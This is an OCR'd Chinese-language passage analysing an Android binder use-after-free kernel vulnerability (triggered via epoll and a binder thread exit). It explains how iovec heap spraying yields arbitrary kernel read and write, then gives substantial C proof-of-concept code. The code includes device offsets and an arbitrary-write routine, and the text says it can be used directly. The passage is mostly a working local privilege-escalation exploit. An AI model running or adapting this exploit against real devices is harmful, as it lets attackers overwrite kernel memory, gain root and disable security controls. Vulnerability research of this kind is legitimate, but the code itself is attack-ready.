


（1）构造的 iovec_array 数组和要写入的数据，如上图所示。


这里假设向内核任意地址 kaddr 写入 8 字节任意数据 udata，那么需要进行 3 次 iovec 写操作。第一次写入 1 个字节的数据，写入 iovec_array[10].base 指定的地址；第二次写入 0x28 个字节数据，写入 iovec_array[11].base 指定的地址。当触发漏洞之后，该值会被改为内核地址，即 iovec_array[10].len 对应的内核地址，在完成第二组数据写操作之后，iovec_array[12].base 会被改为 kaddr（这里可以指定任意的内核地址）；再进行第三次写操作，就会将 8 个字节数据写入 kaddr 指定的内核地址，实现向任意内核地址写入任意值。



（2）使用 iovec_array 数组成功占位刚释放的 binder_thread 内存对象。那么构造的 iovec_array 数组与 struct binder_thread 对应关系，如上图所示。



（3）调用 epoll_ctl 进行 EPOLL_CTL_DEL 操作时，会进行链表删除操作，UAF 产生，导致占位内存中的内容被修改，如上图所示。




（4）再次进行写操作，会将0x28字节的数据写入iovec_array[10].len对应的内核地址，如上图所示。

（5）此时 iovec_array[12].base 已经被改为指定的内核地址 kaddr，再进行写操作，会将 8 字节的数据写入该内核地址。这就实现了任意内核地址写任意值。kaddr 可以指定任意地址，8 字节长度也可以指定任意长度。


3.3、任意读内核

前面泄露内核数据，只能读取固定 binder_thread 中 next 字段对应内核地址往后的内核数据，要实现读内核任意地址，需要结合前面讲解的任意写内核操作，需要触发两次漏洞，第一次触发漏洞泄露内核数据，第二次触发漏洞实现任意写修改占位内存中的 base 值；同时需要进行 3 次读操作，前两次读操作用于泄露内核数据；在第三次读操作之前，执行一次任意写内核修改 base 值，修改成功后 base 值已经被修改为想要读取的内核地址，继续读即可实现读任意内核地址数据。


（1）构造的 iovec_array 数组与 struct binder_thread 对应关系，如下图所示：



（2）使用 iovec_array 数组成功占位刚释放的 binder_thread 内存对象。那么构造的 iovec_array 数组与 struct binder_thread 对应关系，如下图所示：




（3）调用 epoll_ctl 进行 EPOLL_CTL_DEL 操作时，会进行链表删除操作，UAF 产生，导致占位内存中的内容被修改，如下图所示：



（4）此时再进行读操作，会将 iovec_array[10].iov_len 对应内核地址的数据泄露，其中包括 iovec_array[10].iov_len 对应的内核地址。

（5）要实现读任意内核地址，需要将 iovec_array[12].base 改为指定的内核地址，那么需要结合任意写内核操作将其修改为指定的内核地址。根据前面讲解的任意写内核，这里将任意写内核的地址 kaddr 指定为 iovec_array[12].base 对应的内核地址（因为前面泄露了 iovec_array[10].iov_len 对应的内核地址，所以可以通过计算得到），写入的内容为后面任意读内核的地址 raddr；



（6）继续执行读操作，就会将内核地址 raddr 中的数据泄露。raddr 可以指定任意地址，8 字节长度也可以指定任意长度。

三、漏洞 POC 解析

1、 测试环境

安卓模拟器，Pixel 2 XL，内核版本 Linux 4.4.124+

2、 POC 代码

前面的漏洞分析主要是围绕 struct binder_thread 结构体大小：0x198，wait 字段偏移：0xa0 的情况进行分析，其中 wait 字段偏移是 struct iovec 结构体大小（0x10）的整数倍（binder_thread.wait 字段对应 iovec.base）。如果 wait 字段偏移不是 struct iovec 结构体大小（0x10）的整数倍，例如 wait 字段偏移是 0x98、0xa8（binder_thread.wait 字段对应 iovec.len），其中的漏洞原理是一致的但是实现方式有很大的不同，这里不再具体分析，具体情况请查阅下面的 poc 代码分析。

下面利用代码主要是为了说明漏洞利用过程，所有参数是已经给定的，可以直接利用。关于参数确定、内核符号表的查找、绕过 PAN、关闭 selinux 等问题，具体情况及代码见 github 地址提供的更全面的代码。

2.1、 利用方式一

下面 poc 代码是 binder_thread.wait 字段对应 iovec.base 的情况，关键字段 wait 的偏移值如果不是 0xa0，但是如果 wait 的偏移大小为 struct iovec 结构体大小（0x10）的倍数，那么可以直接做参数调整即可，poc 代码解析见代码注释。

```
#define _GNU_SOURCE
#include <stdbool.h>
#include <sys/mman.h>
#include <sys/wait.h>
#include <ctype.h>
#include <sys/uio.h>
#include <err.h>
#include <sched.h>
#include <fcntl.h>
#include <sys/epoll.h>
#include <sys/ioctl.h>
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <linux/sched.h>
#include <string.h>
```

```
#include <sys/prctl.h>
#include <sys/socket.h>
#include <sys/un.h>
#include <errno.h>
#include <pthread.h>


#define ONE_PAGE_SIZE           0x1000
#define KERNEL_ADDR_START       0xffff000000000000

typedef unsigned int u32;

#define BINDER_THREAD_EXIT      0x40046208ul
#define BINDER_SET_MAX_THREADS  0x40046205ul

#define RETRIES                 10
#define DELAY_USEC              500000
#define MMAP_ADDR               0x100000000UL
#define MMAP_SIZE               (ONE_PAGE_SIZE*2)

#define ARRAY_SIZE(x) (sizeof(x) / sizeof((x)[0]))

enum{
    DEVINFO_OFFSET_NO,
    DEVINFO_OFFSET_OK,//参数已经全部找到，可以直接利用
};

struct devinfo{
    int flag;
    char* devname;                  // 设备名称 /system/build.prog/
ro.product.model
    char* kernver;                  // 内存版本 /proc/version, uname -r
    int binder_thread_size;         // binder_thread 结构体大小
    int offset_binder_task;         // offsetof(binder_thread.task)
    int offset_binder_next;         //
offsetof(binder_thread.wait.task_list.next)
    int offset_binder_wait;         // offsetof(binder_thread.wait)
    int offset_binder_next_task;    // binder_thread 结构体中 next 和 task 字段之间
的偏移
    int offset_task_stack;          // offsetof(task_struct.stack)
    int offset_task_cred;           // offsetof(task_struct.cred)
    int offset_task_sched_class;    // offsetof(task_struct.sched_class)
    int offset_addr_limit;          // offsetof(thread_info.addr_limit)
    int offset_selinux;             // 全局变量 fair_sched_class 与
```

```
selinux_enforcing之间的偏移
    int kern_copy_offset;          // 泄漏的内核地址与拷贝地址之间的偏移
    int kern_copy_size;            // 总共需要拷贝数据的大小
};

/* 利用安卓模拟器测试 */
struct devinfo devinfo[] = {
    {
        .flag = DEVINFO_OFFSET_OK,
        .devname = "Linux localhost",
        .kernver = "4.4.124+",
        .binder_thread_size = 0x198,
        .offset_binder_task = 0x190,
        .offset_binder_next = 0xa8,
        .offset_binder_wait = 0xa0,
        .offset_binder_next_task = 0xe8,
        .offset_task_stack = 0x8,
        .offset_task_cred = 0x940,
        .offset_task_sched_class = 0x58,
        .offset_addr_limit = 0x18,
        .offset_selinux = 0x75ef90,
        .kern_copy_offset = 0,
        .kern_copy_size = 4*0x100000,//4MB
    },
};

struct devinfo *dev_info;
void *mmap_addr;

/* 利用漏洞可泄露的内核数据 */
struct leak_data{
    unsigned long task;    // 存放泄露的task_struct指针
    unsigned long thread;  // 存放泄露的thread_info指针
    unsigned long cred;    // 存放泄露的cred指针
    unsigned long kaddr;   // 存放泄露的内核全局变量fair_sched_class的地址
};

/* 利用漏洞向任意地址写任意数据时使用信息 */
struct clobber_gdata{
    unsigned long dst;  // 要修改内存的地址
    void* src;          // 存放内容的地址
    int len;            // 修改内存的长度
};
```

```
typedef struct {
    int counter;
} atomic_t;

typedef struct kernel_cap_struct {
    u32 cap[2];
} kernel_cap_t;

struct cred {
    atomic_t    usage;
    uid_t       uid;        /* real UID of the task */
    gid_t       gid;        /* real GID of the task */
    uid_t       suid;       /* saved UID of the task */
    gid_t       sgid;       /* saved GID of the task */
    uid_t       euid;       /* effective UID of the task */
    gid_t       egid;       /* effective GID of the task */
    uid_t       fsuid;      /* UID for VFS ops */
    gid_t       fsgid;      /* GID for VFS ops */
    unsigned    securebits; /* SUID-less security management */
    kernel_cap_t    cap_inheritable; /* caps our children can inherit */
    kernel_cap_t    cap_permitted;  /* caps we're permitted */
    kernel_cap_t    cap_effective;  /* caps we can actually use */
    kernel_cap_t    cap_bset;   /* capability bounding set */
    kernel_cap_t    cap_ambient;    /* Ambient capability set */
    /* ... */
};

/*
 * 函数: iovec_size
 * 参数: iov, 指向 struct iovec 数组的指针; n, 数组项数
 * 返回: 计算的总长度
 * 说明: 计算 iov 指针指向的 struct iovec 数组中要读写的数据总长度
 */
unsigned long iovec_size(struct iovec *iov, int n)
{
    unsigned long sum = 0;
    for (int i = 0; i < n; i++)
        sum += iov[i].iov_len;
    return sum;
}

/*
 * 函数: clobber_group_data
 * 参数: gdata, 指向利用漏洞修改数据的信息; count, 共有多少组信息;
```

```
 * 返回: 成功返回 1，失败返回 0
 * 说明: 利用漏洞实现向任意地址写任意数据，可同时修改多组数据
 */
int clobber_group_data(int binder_fd, int epfd, struct clobber_gdata* gdata, int
count)
{
    int i, j;
    int result;
    int socks[2];
    pid_t fork_ret;
    int total_len = 0;
    int write_len = 0;
    /* 该函数执行成功 test_dat = test_val */
    unsigned long test_dat = 0;
    unsigned long const test_val = 0xABCDDEADBEEF1234ul;
    struct epoll_event event = { .events = EPOLLIN };
    /* 占位 binder_thread 结构体后，wait 字段在 iovec_array 数组中的数组项 */
    int indx_wait = dev_info->offset_binder_wait/sizeof(struct iovec);
    /* iovec_array 数组元素的个数 */
    int iovec_array_count = dev_info->offset_binder_task/sizeof(struct iovec);
    /* iovec_array 数组的大小，因为占位 binder_thread 结构体后需要泄露 task 指针，
     * 因此不能覆盖 task 指针，所以这里不是用 binder_thread 结构体的大小 */
    int iovec_array_size = iovec_array_count*sizeof(struct iovec);
    struct iovec* iovec_array = malloc(iovec_array_size);

    if(!iovec_array){
        printf("[ERROR] %s %d : malloc iovec_array failed!\n", __FUNCTION__,
__LINE__);
        goto err_group_iovec;
    }

#if 0 /* 注释说明，假设修改一组数据 */
    /* 构造的数组内容，在漏洞触发后会覆盖 iovec 数组中字段，对应关系如下 */
    unsigned long second_write_chunk[] = {
        1,                          // iovec_array[indx_wait].iov_len
        0xdeadbeef,                 // iovec_array[indx_wait + 1].iov_base
        (5+2)*8,                    // iovec_array[indx_wait + 1].iov_len
        gdata->dst,                 // iovec_array[indx_wait + 2].iov_base
        gdata->len,                 // iovec_array[indx_wait + 2].iov_len
        (unsigned long)&test_dat,   // iovec_array[indx_wait + 3].iov_base
        sizeof(test_dat),           // iovec_array[indx_wait + 3].iov_len
    };
#endif
    unsigned long *second_write_chunk = malloc((5+count*2)*sizeof(unsigned
```

```
long));
    if(!second_write_chunk){
        printf("[ERROR] %s %d : malloc iovec_array failed!\n", __FUNCTION__,
__LINE__);
        goto err_group_chunk;
    }
    second_write_chunk[0] = 1;
    second_write_chunk[1] = 0xdeadbeef;
    second_write_chunk[2] = (5+count*2)*sizeof(unsigned long);
    for(i = 3, j = 0; j < count; j++){
        second_write_chunk[i++] = gdata[j].dst;
        second_write_chunk[i++] = gdata[j].len;
    }
    second_write_chunk[i++] = (unsigned long)&test_dat;
    second_write_chunk[i] = sizeof(test_dat);

    /* 1、创建 binder_thread 结构体，epfd 与 binder_fd 建立联系 */
    if (epoll_ctl(epfd, EPOLL_CTL_ADD, binder_fd, &event)){
        printf("[ERROR] %s %d : epoll_ctl EPOLL_CTL_ADD failed!\n", __FUNCTION__,
__LINE__);
        goto err_group_epoll;
    }

    memset(iovec_array, 0, iovec_array_size);
    /* 初始化 iovec_array 数组数据
     * 第一组数据，填充触发漏洞时自旋锁操作后地址出现一个字节的情况
     * 第二组数据，作用是触发漏洞后将 second_write_chunk 内容填充到
iovec_array[indx_wait].iov_len 对应的内核位置
     * 第三-最后第二组数据，作用是写入指定内容到指定地址
     * 最后一组数据，用于测试是否成功 */
    iovec_array[indx_wait].iov_base = mmap_addr;     /* wq->lock spinlock in the
low address half must be zero */
    iovec_array[indx_wait].iov_len = 1;              /* wq->task_list->next */
    iovec_array[indx_wait + 1].iov_base = mmap_addr; /* wq->task_list->prev */
    iovec_array[indx_wait + 1].iov_len = (5+count*2)*sizeof(void*); /* 该值为
second_write_chunk 大小 */

    for(i = 2, j = 0; j < count; i++, j++){
        iovec_array[indx_wait + i].iov_base = mmap_addr;
        iovec_array[indx_wait + i].iov_len = gdata[j].len;
    }
    iovec_array[indx_wait + i].iov_base = mmap_addr;
    iovec_array[indx_wait + i].iov_len = sizeof(test_dat);
    total_len = iovec_size(iovec_array, iovec_array_count);
```

```
    write_len = total_len - 1;
    //printf(">>> total_len = 0x%x, write_len = 0x%x\n", total_len, write_len);

    if (socketpair(AF_UNIX, SOCK_STREAM, 0, socks))
        printf("[ERROR] %s %d : socketpair SOCK_STREAM failed!\n", __FUNCTION__,
__LINE__);
    /* 触发漏洞前先写入一个字节，绕过第一组数据，防止触发漏洞后
iovec_array[indx_wait].iov_len
     * 被改为内核地址，长度不确定 */
    if (write(socks[1], "X", 1) != 1)
        printf("[ERROR] %s %d : write socket dummy byte failed!\n", __FUNCTION__,
__LINE__);

    /* 创建子进程 */
    fork_ret = fork();
    if (fork_ret == -1){
        printf("[ERROR] %s %d : fork child failed!\n", __FUNCTION__, __LINE__);
    }
    else if (fork_ret == 0){
        /* Child process */
        int pos = 0;
        char *write_buf = malloc(write_len);
        if(!write_buf)
            printf("[ERROR] %s %d : malloc write_buf failed!\n", __FUNCTION__,
__LINE__);
        memset(write_buf, 0, write_len);

        prctl(PR_SET_PDEATHSIG, SIGKILL);
        /* 等待父进程阻塞后调度到子进程执行 */
        usleep(DELAY_USEC);
        /* 4、触发漏洞，会进行链表删除操作 */
        if(epoll_ctl(epfd, EPOLL_CTL_DEL, binder_fd, &event)){
            printf("[ERROR] %s %d : epoll_ctl EPOLL_CTL_DEL failed!\n",
__FUNCTION__, __LINE__);
        }
        /* 准备写入的数据 */
        memcpy(write_buf, second_write_chunk, (5+count*2)*sizeof(void*));
        pos += (5+count*2)*8;
        for(i = 0; i < count; i++){
            memcpy(write_buf + pos, gdata[i].src, gdata[i].len);
            pos += gdata[i].len;
        }
        memcpy(write_buf + pos, &test_val, sizeof(test_val));
        /* 5、写入数据，必须保证写端和读端的数据长度一致 */
```

```
        if (write(socks[1], write_buf, write_len) != write_len)
            printf("[ERROR] %s %d : write second chunk to socket failed!\n",
__FUNCTION__, __LINE__);

        free(write_buf);
        close(socks[0]);
        close(socks[1]);
        exit(0);
    }
    /* 2、释放 binder_thread 结构体 */
    if(ioctl(binder_fd, BINDER_THREAD_EXIT, NULL)){
        printf("[ERROR] %s %d : ioctl binder_fd BINDER_THREAD_EXIT failed!\n",
__FUNCTION__, __LINE__);
    }
    struct msghdr msg = {
        .msg_iov = iovec_array,
        .msg_iovlen = iovec_array_count
    };
    /* 3、堆喷，抢占刚被释放 binder_thread 所占的内存，这里进行堆喷很容易成功，
是因为 slub 的实现机制，
     *    请仔细阅读 slub 相关代码，对理解堆喷有帮助
     *    因为之前已经写入一个字节数据，所以这里会将第一组数据读取，之后阻塞住等
待写入（这一点很重要）
     *    这里没有使用管道是因为管道读完第一组数据后没办法阻塞
     * 6、触发漏洞之后读端数据会发生变化
     *    iovec_array[indx_wait].iov_base = mmap_addr;
     *    iovec_array[indx_wait].iov_len = kp_next; //就是
iovec_array[indx_wait].iov_len 对应的内核地址
     *    // 因为第一组数据已经读取，可以绕过，从第二组数据开始读取
     *    iovec_array[indx_wait + 1].iov_base = kp_next;
     *    iovec_array[indx_wait + 1].iov_len = (5+count*2)*sizeof(void*);
     *    for(i = 2, j = 0; j < count; i++, j++){
     *        iovec_array[indx_wait + i].iov_base = mmap_addr;
     *        iovec_array[indx_wait + i].iov_len = gdata[j].len;
     *    }
     *    iovec_array[indx_wait + i].iov_base = mmap_addr;
     *    iovec_array[indx_wait + i].iov_len = sizeof(test_dat);
     *
     *    读取第二组数据，将写入的 second_write_chunk 数据内容写到
iovec_array[indx_wait].iov_len 对应的内核地址
     *    之后读端数据又发生了变化
     *    for(i = 2, j = 0; j < count; i++, j++){
     *        iovec_array[indx_wait + i].iov_base = gdata[j].dst;
     *        iovec_array[indx_wait + i].iov_len = gdata[j].len;
```

```
     *    }
     *    iovec_array[indx_wait + i].iov_base = test_dat;
     *    iovec_array[indx_wait + i].iov_len = sizeof(test_dat);
     *
     *    读取第三-最后第二组数据，就会将写入的 gdata[i].src 数据（任意数值），读取到 gdata[j].dst（任意地址），
     *    达到了向任意内核地址写任意值
     *
     *    读取最后一组数据，将写入的 test_val 的值读取到 test_dat 中 */
    result = recvmsg(socks[0], &msg, MSG_WAITALL);
    if(result != total_len){
        printf("[ERROR] %s %d : recvmsg failed! result = 0x%x, total_len = 0x%x\n", __FUNCTION__, __LINE__, result, total_len);
    }

    close(socks[0]);
    close(socks[1]);
err_group_epoll:
    free(second_write_chunk);
err_group_chunk:
    free(iovec_array);
err_group_iovec:
    return test_dat == test_val;
}

int clobber_group_data_retry(int binder_fd, int epfd, struct clobber_gdata* gdata, int count)
{
    int retry = 0;

    /* 失败后，重复尝试 RETRIES 次 */
    while (retry < RETRIES && !clobber_group_data(binder_fd, epfd, gdata, count))
{
        //printf(">>> clobber_group_data_retry [%d]\n", retry);
        retry++;
    }
    if(retry >= RETRIES){
        printf(">>> clobber_group_data_retry failed\n");
    }

    return retry < RETRIES;
}

/*
```

```
 * 函数: leak_task
 * 参数: dat, 存放泄露的内核数据
 * 返回: 成功返回 1，失败返回 0
 * 说明: 利用漏洞泄露 task 内容
 */
int leak_task(int binder_fd, int epfd, struct leak_data* dat)
{
    int ret = 0;
    int status = 0;
    int pipefd[2];
    int leakpipe[2];
    int max_threads = 2;
    pid_t fork_ret;
    int offset = 0;
    struct epoll_event event = { .events = EPOLLIN };
    /* 占位 binder_thread 结构体后，wait 字段在 iovec_array 数组中的数组项 */
    int indx_wait = dev_info->offset_binder_wait/sizeof(struct iovec);
